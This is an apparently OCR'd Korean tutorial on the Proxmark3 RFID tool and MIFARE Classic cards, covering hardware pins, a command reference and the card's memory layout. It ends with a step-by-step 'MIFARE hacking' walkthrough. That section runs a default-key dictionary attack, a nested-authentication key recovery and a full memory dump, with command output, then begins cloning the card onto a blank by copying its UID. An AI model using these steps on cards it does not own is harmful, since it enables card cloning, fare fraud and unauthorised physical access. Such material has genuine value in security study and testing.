P4- ADC	Analog/Digital converter (6Vmax)						
P3- 5V	5V	5V	5V	5V	5V	5V	
P2- 3V3	3V3	3V3	3V3	3V3	3V3	3V3	
P1 GND	GND	GND	GND	GND	GND	GND	GND

Dangerous Prototypes

[그림] Pin Bus

J-Tag 사용법 및 리커버리 하는 방법은 J-Tag 구입처에서 확인이 가능하며 J-Tag 제품에 따라 소프트웨어도 다르기 때문에 설명하기에는 애매하지만 펌웨어를 삭제하고 Proxmark3 최하위 버전 펌웨어를 넣고 다시 신규버전으로 업데이트 한다고 생각하면 된다. 이는 다소 복잡한 과정이 될 수도 있고 간단하게 해결될 수도 있다. J-Tag 제품 특성에 따라 다르며 가장 중요한 점은 위에 그림과 같이 pin code 를 정확히 맞추고 실행 하여야 한다.

2.1.4 Proxmark commands

Proxmark3 를 사용할 시 주로 사용하는 명령어들의 모음으로
[https://github.com/RfidResearchGroup/proxmark3/blob/master/doc/commands.md]
해당 사이트 접속 시 더 많은 명령어들을 확인할 수 있다.

기본 명령어	help	도움말
	data	그래픽 윈도우 / 데이터 조작
	exit	터미널 종료
	hf	고주파 명령어
	hw	히드웨어 명령어
	lf	저주파 명령어
	quit	proxmark 종료
하드웨어 명령어	help	도움말
	detectreader	['L'/ 'H'] - 외부 리더 검출하는 주파수 영역 (옵션 "L"또는 "H"는 저주파 또는 고주파 LF 의 HF 에 한정된다)
	fpgaoff	FPGAOff
	lcdreset	lcd 재설정
	readmem	메모리 10 진수 주소값 읽기
	reset	재설정
	setmux	<loraw/hiraw/lopkd/hipkd> - ADC 멀티플렉서 특정 값으로 설정
	tune	안테나 튜업
	version	버전정보
데이터그래픽 윈도우 및 버퍼데이터 조작 명령어	help	도움말
	amp	데이터 피크 확대
	askdemod	디스플레이 변조 및 진폭 변화 시도
	bitstream	클럭 속도 변환
	buffclear	캐쉬 지우기
	dec	샘플링
	detectclock	클럭수 검출
	fskdemod	HID 의 FSK 파형 디스플레이 그래픽 모드
	hexsamples	헥스코드 덤프
	hide	숨기기

	hpf	DC 트랙 라인 오프셋 제거
	load	파일 불러오기
	save	저장
	threshold	그래픽 윈도우 임계값 설정
저주파 명령어	help	도움말
	em4x	EM4X 카드는 명령어
	hid	HID 카드는 명령어
	read	저주파 태그 읽기
	ti	TI 카드는 명령어
	hitag	HITAG 명령어
	t55xx	t55xx 카드는 명령어
	PCF7931	PCF7931 카드는 명령어
고주파 명령어	help	도움말
	14a	ISO14443A 카드 관련 명령어
	14b	ISO14443B 카드 관련 명령어
	15	ISO15693 카드 관련 명령어
	legic	LEGIC 카드 관련 명령어
	iclass	ICLASS 카드 관련 명령어
	mf	MIFARE 카드 관련 명령어
	tune	안테나 튜업

2.2 MIFARE

2.2.1 MIFARE 개요

MIFARE는 Mikron에서 개발됐으며 MIkron-Fare collection system의 앞 글자를 따서 만들었다. 이 회사는 1998년 필립스에 인수됐으며 Mikron은 미국의 Atmet, 네덜란드의 필립스, 독일의 지멘스에 mifare 기술을 인수하였다.


필립스에 인수된 이후 일본의 히타치가 mifare 기술의 license를 필립스로부터 취득하였다. 히타치는 1999년부터 2006년까지 진행된 비접촉식 NTT IC 공중전화카드 개발 사업을 진행하였다.MIFARE 카드는 스마트카드의 일종이지만, 가장 처음에 등장한 MIFARE Classic 1K/4K 카드는 안테나가 달린 외장 메모리였다. 현재도 전세계적으로 가장 많이 보급되어 있고 점차 보안성 문제로 사라지고 있는 추세이지만 아직도 많이 쓰이곤 한다. 국내에서는 교통카드의 종류로 가장 많이 사용 되었지만 현재 정부에서 이를 없애고 보안성이 강화된 스마트카드의 일원인 티머니 카드로 2014부터 전면 교체 시행된다. 하지만 해외에선 아직도 단가 및 편의성을 고려하여 Mifare Classic을 가장 많이 선호 하고 있는 편이다.

[그림] MIFARE classic 1k


Mifare 카드의 종류는 이외에도 좀더 다양하게 있다. MIFARE DESFire 는 MIFARE Standard(Mifare classic)에 비해 보안관련 하드웨어 기능이 강화된 마이크로 프로세서 플랫폼이다. 이 칩은 스마트카드가 일반적으로 지니는 기능 및 파일구조 등이 프로그래밍되어 제공된다. DESFire 카드는 4 종이 있는데 하나는 4KByte 의 용량과 TripleDES 기능만을 제공하며 나머지는 AES 기능과 함께 2kByte, 4kByte, 8kByte 의 메모리를 제공한다. AES 를 지원하는 칩은 CMAC 이라는 별도의 보안기능을 제공하며 T=CL 통신 프로토콜과 호환된다.(하지만 T=CL 을 지원하는 일부 리더기에서 해당 카드를 읽고 쓰는데 문제가 있기도 하다) DESFire 카드는 8051 마이크로 프로세서 기반에 3DES 나 AES 기능을 얹은 것으로 데이터 트랜젝션이 매우 빠르다.
카드와 리더기간 거리는 최대 10cm(4inch)이지만 리더기의 전자장 세기와 안테나 크기에 따라 달라진다. 이처럼 일반적인 카드 이외에 보안성이 강화된 카드도 존재 하며 요즘은 안드로이드 플랫폼에 기본 탑재된 NFC 도 각광 받고 있다.

2.2.2 MIFARE 구조

교통카드로 많이 쓰였던 필립스의 Mifare Classic 카드에 대한 구조이다. 비접촉 카드로서 13.56Mhz 로 동작하며, 내부에 1k 의 EEPROM 이 있어 값을 저장할 수 있다. 그래서 교통 분야에서 가장 많이 사용 되었고 현재도 지방권 에서는 많이 사용 되고 있다. Mifare Classic 카드는 비접촉 기술이므로 표준 ISO14443 를 따르고 있다는 것을 명심 하자. 아래 내용부터는 Mifare 에 가장 기초가 되는 부분이므로 반드시 숙지해야 한다.



[그림] MIFARE card & reader



[그림] MIFARE Block diagram

- **Anti-Collision (충돌 방지)**

안테나의 전파범위(Read Field)내에 동시에 한 개 이상의 Tag 가 탐지되더라도 에러검출이나 데이터에 영향을 미치는 충돌현상 없이 인식이 가능한 것을 말함. ISO14443 에서는 충돌 방지를 위하여 동적 이진 알고리즘을 사용한다. 동적 이진 알고리즘은 이진 검색 알고리즘을 기반으로 한 것이며 이진 검색 알고리즘(binary search algorithm)은 정렬된 리스트에서 특정한 값을 찾는 알고리즘이다. 처음 중간의 값을 임의의 값으로 선택하여, 그 값을 찾고자 하는 값과 크고 작음을 비교하는 방식을 채택하고 있다. 처음 선택한 중앙값이 만약 찾는 값보다 크면 그 값은 새로운 최고값이 되며, 작으면 그 값은 새로운 최하값이 된다. 검색이 반복될 때마다 목표값을 찾을 확률은 두 배가 된다.

- **Three pass authentication (상호 인증)**

3 Pass Authentication sector specific 은 데이터 보안(상호 인증)에 관한 부분이다. 간단히 말하면, 리더에서의 Key 값과 카드내의 Key 값을 비교할 때, 실제로 Key 값을 무선으로 보내는 것이 아니라, 암호화 알고리즘을 통해 난수를 암호화해서 보내고, 해독하여 난수를 비교 함으로서 key 값을 인증한다는 것이다.

- **Control & ALU**

특정 수치를 연산 하는 기능을 수행 한다. 예를 들면, 교통카드를 충전 하거나 사용 할 때 수행 된다.

- **EEPROM interface**

CRYPTO1 스트림 암호 인증을 이용 하여 데이터를 암호화 할 때 사용 된다.


- **EEPROM**

EEPROM 은 16 개의 Sector(0~15)와 각 Sector 당 4 개의 Block(0~3)으로 구성되어 있으며, 1Kbyte 의 크기를 가지고 있다.

기본 공식 : 16byte(한 Block 의 크기) * 4(한 Sector 당 Block 의 개수) * 16(총 Sector 의 개수) = 1024byte

블럭의 구조를 보면 4 개 블럭씩 나누어져 있다. 4 개 블럭이 하나의 섹터(Sector) 이며, 하나의 섹터에 하나의 Auth Key 를 가지고 있기 때문에 AUTHENTICATION 커맨드(RF 모듈 커맨드)로 AUTH KEY 인증시 4 개의 BLOCK 을 접근 할 수 있습니다.

예를 들어 5 번 블럭 접근을 위해 AUTH KEY 인증을 하면 4,5,6,7 블럭 모두 접근 가능한 것이다.




[그림] Memory organization

Sector 의 마지막 블럭은 Sector Trailer 라고 하는 블럭이며, 이 Sector Trailer 블럭에서 섹터의 Auth Key 및 읽기쓰기 권한을 변경 할 수 있습니다.


Sector Trailer 블럭을 실수로 잘못 변경하면 해당되는 섹터를 접근 할 수 없게 될 수도 있으니 주의 하여야 한다. (Sector Trailer)

그리고, 첫 번째 섹터의 첫 번째 블럭은 Manufacture Block 이라고 하며 카드 제조사 코드 및 카드 시리얼 넘버등이 기록되어 있다.



[그림] Manufacture Block

실제 RFID 데이터 내용으로 구조를 살펴보면 아래 그림과 같다.




2.2.3 MIFARE hacking

Mifare hacking 을 하기 전에 메모리에 구조를 정확히 이해 하고 시작해야 한다. 구조를 이해하지 못하면 방법도 모를 뿐더러 결과값이 나온다 하더라도 내용을 이해하지 못할 것이다. Proxmark3 는 다양한 공격 패턴을 구사 할 수 있다. 고급 명령어를 숙지 하면 하이 레벨에 해당 되는 공격도 구사 할 수 있다. ACR122U 리더기와 동시에 사용 하면 좀 더 퀄리티가 있는 공격도 구사가 가능하다. 우선 이번 장에서는 가장 기본 적인 공격 기법을 설명 할 것이다. Authentication replay Attack 공격 기법이며 해당 원하는 키(KEY A / KEY B)값을 사전 대입 식 공격을 통하여 추출 하고 추출된 키 값을 이용하여 메모리 영역 중 DATA 영역을 열람 하고 덤프를 시도 할 것이다.

Step1. Proxmark3 를 pc 와 연결 후 제대로 동작하는지 테스트를 실행한다.


[command : hw version]



Step2. 해당 명령어를 입력하여 정상적으로 인식이 되는지 확인하며, 해당 카드의 종류 및 UID 등 정보를 획득한다.

※ 카드와 Proxmark3 간 3~5cm 정도 거리를 두고 진행해야 한다.

[command : hf search]



Step3. 카드 메모리 영역 중 Sector Trailer 에 존재하는 유효한 키 값을 사전 대입식 공격으로 찾아 내기 시작 한다.

[command : hf mf chk *1 ? t]

```
proxmark3> hf mf chk *1 ? t
--chk keys. sectors:16, block no:  0, key type:?, eml:y, dmp=n checktimeout=471 us
No key specified, trying default keys
chk default key[ 0] ffffffffffff
chk default key[ 1] 000000000000
chk default key[ 2] a0a1a2a3a4a5
chk default key[ 3] b0b1b2b3b4b5
chk default key[ 4] aabbccddeeff
chk default key[ 5] 1a2b3c4d5e6f
chk default key[ 6] 123456789abc
chk default key[ 7] 010203040506
chk default key[ 8] 123456abcdef
chk default key[ 9] abcdef123456
chk default key[10] 4d3a99c351dd
chk default key[11] 1a982c7e459a
chk default key[12] d3f7d3f7d3f7
chk default key[13] 714c5c886e97
chk default key[14] 587ee5f9350f
chk default key[15] a0478cc39091
chk default key[16] 533cb6c723f6
chk default key[17] 8fd0a4f256e9
```

Step4. 해당 키 값을 이용하여 인증 단계를 거치고 인증이 완료된 키값에 대하여 덤프를 시작한다.

[command : hf mf nested 1 0 A ffffffffffff d]


```
proxmark3> hf mf nested 1 0 A ffffffffffff d
--nested. sectors:16, block no:  0, key type:A, eml:n, dmp=y checktimeout=471 us
Testing known keys. Sector count=16
nested...


-----------------------------------------------
Nested statistic:
Iterations count: 0
Time in nested: 0.634 (inf sec per key)
|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|001|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|002|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|003|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|004|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|005|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|006|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|007|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|008|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|009|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|010|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|011|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|012|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|013|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|014|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|015|  ffffffffffff  | 1 |  ffffffffffff  | 1 |
|---|----------------|---|----------------|---|
Printing keys to binary file dumpkeys.bin...
```

Step5. 키 값을 이용 하여 데이터를 덤프 한다.

[command : hf mf dump]

```
proxmark3> hf mf dump
|-------------------------------------|
|------ Reading sector access bits...-----|
|-------------------------------------|
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
#db# READ BLOCK FINISHED
|-------------------------------------|
|----- Dumping all blocks to file... -----|
|-------------------------------------|
#db# READ BLOCK FINISHED
Successfully read block  0 of sector  0.
#db# READ BLOCK FINISHED
Successfully read block  1 of sector  0.
#db# READ BLOCK FINISHED
Successfully read block  2 of sector  0.
#db# READ BLOCK FINISHED
Successfully read block  3 of sector  0.
#db# READ BLOCK FINISHED
Successfully read block  0 of sector  1.
#db# READ BLOCK FINISHED
```

아래 그림과 같이 데이터 덤프가 완료 되었다.




Step 6. 복제준비가 완료되었으며, 원본 RFID 를 제거 후 공 RFID 를 Proxmark3 에 올려준 뒤 명령어를 입력하여 공 RFID 의 UID 값을 원본 RFID UID 값으로 바꿔준다.

```
proxmark3> hf mf csetuid d356ee3b
